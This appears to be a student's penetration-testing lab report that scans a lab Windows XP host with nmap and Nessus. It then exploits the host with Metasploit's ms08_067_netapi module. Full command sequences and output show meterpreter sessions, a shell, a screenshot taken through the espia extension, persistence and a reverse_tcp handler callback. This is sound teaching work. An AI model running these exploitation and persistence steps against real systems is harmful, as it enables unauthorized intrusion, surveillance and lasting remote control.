

Lab1





(4)

Potential vulnerabilities found by nmap


1. Nmap shows all ports that is opened on the target host and the services that could be running with the corresponding ports.

2. IP addresses and MAC addresses are reconnoitered, further information could be hijacked by MAC address spoofing or IP spoofing method.

3. Since

OS versions are detected, attacker could exploit the target with known vulnerabilities to focus on the loop hole

2.



BackTrack Linux
http://www.backtrack-linux.org/

Reports Scans Policies Users

Report info

Hosts

10.10.111.120

Download Report

Show Filters

Reset Filters

Active Filters

Internal network scan 10.10.111.120 10 results

Port	Protocol	SVC Name	Total	High	Medium	Low	Open Port
0	icmp	general	1	0	0	1	0
0	tcp	general	6	1	0	5	0
0	udp	general	1	0	0	1	0
123	udp	ntp	1	0	0	1	0
135	tcp	epmap	3	1	0	1	1
135	udp	epmap?	1	1	0	0	0
137	udp	netbios-ns	1	0	0	1	0
139	tcp	smb	2	0	0	1	1
445	tcp	dfs	19	10	1	7	1
1025	tcp	dsa-gc	3	1	0	1	1
1027	udp	dsa-gc	1	0	0	1	0
8080	tcp	www	5	0	0	4	1
31337	tcp	Elite?	2	0	0	1	1

http://www.backtrack-linux.org/

root@bt: ~ root@bt: ~ root@bt: ~ Nessus - Mozilla Firefox

BackTrack Linux
http://www.backtrack-linux.org/

Reports Scans Policies Users

Report info

Hosts

10.10.111.120

Download Report

Show Filters

Reset Filters

Active Filters

Window scan 2 10.10.111.120 10 results

Port	Protocol	SVC Name	Total	High	Medium	Low	Open Port
0	icmp	general	1	0	0	1	0
0	tcp	general	6	1	0	5	0
0	udp	general	1	0	0	1	0
123	udp	nntp	1	0	0	1	0
135	tcp	epmap	3	1	0	1	1
135	udp	epmap?	1	1	0	0	0
137	udp	netbios-ns	1	0	0	1	0
139	tcp	smb	2	0	0	1	1
445	tcp	dfs	19	10	1	7	1
1025	tcp	dsa-gc	3	1	0	1	1
1027	udp	dsa-gc	1	0	0	1	0
8080	tcp	www	4	0	0	3	1
31337	tcp	Elite?	1	0	0	0	1

http://www.backtrack-linux.org/

root@bt: ~ root@bt: ~ root@bt: ~ Nessus - Mozilla Firefox

3. exploit with metasploit:

(1)

I use ms08_067_netapi and bind_tcp as payload

```
msf > search netapi

Matching Modules
=====

  Name                                          Disclosure Date  Rank   Description
  ----                                          -
  exploit/windows/smb/ms03_049_netapi 2003-11-11      good   Microsoft Works
  tation Service NetAddAlternateComputerName Overflow
  exploit/windows/smb/ms06_040_netapi 2006-08-08      great  Microsoft Serve
  r Service NetPathCanonicalize Overflow
  exploit/windows/smb/ms06_070_wkssvc 2006-11-14      manual Microsoft Works
  tation Service NetManageIPCConnect Overflow
  exploit/windows/smb/ms08_067_netapi 2008-10-28      great  Microsoft Serve
  r Service Relative Path Stack Corruption

msf >
```

set remote host 10.10.111.120, which is windows machine

```
root@bt: /pentest/exploits/framework3
File Edit View Terminal Help

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, ho
  ne
  LPORT     4444            yes       The listen port
  RHOST     no              no        The target address

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > set R
set RHOST set RPORT
msf exploit(ms08_067_netapi) > set RHOST 10.10.111.120
RHOST => 10.10.111.120
msf exploit(ms08_067_netapi) >
```

after enter the victim machine, I get the sys info and shell into window machine

```
root@bt: /pentest/exploits/framework3
meterpreter > sysinfo
Computer      : VICTIM1
OS            : Windows XP (Build 2600).
Architecture : x86
System Language : en US
Meterpreter   : x86/win32
meterpreter > ipconfig


Realtek RTL8139 Family PCI Fast Ethernet NIC - Packet Scheduler Miniport
Hardware MAC: 02:00:6f:7d:01:01
IP Address   : 10.10.111.120
Netmask      : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

meterpreter > pwd
C:\WINDOWS\system32
meterpreter >
```


(2)

```
C:\WINDOWS\system32>echo You got HACKED!!! > TEST1.txt
echo You got HACKED!!! > TEST1.txt
C:\WINDOWS\system32>
```

(3)

```
meterpreter > migrate 1660
[*] Migrating to 1660...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...success.
meterpreter > screenshot
Screenshot saved to: /root/.nmap/.nmap.jpg
meterpreter >
```



(4)

since i install the persistence service, after it reboots, I can use the multi handler and reverse_tcp as payload. Do the exploit again.



```
msf exploit(handler) > set lport 445
lport => 445
msf exploit(handler) > exploit

[*] Started reverse handler on 10.10.111.107:445
[*] Starting the payload handler...

[*] Sending stage (749056 bytes) to 10.10.111.120
[*] Meterpreter session 2 opened (10.10.111.107:445 -> 10.10.111.120:1034) at 2015-09-24 16:59:54 -0400

meterpreter >
meterpreter >
meterpreter > |
```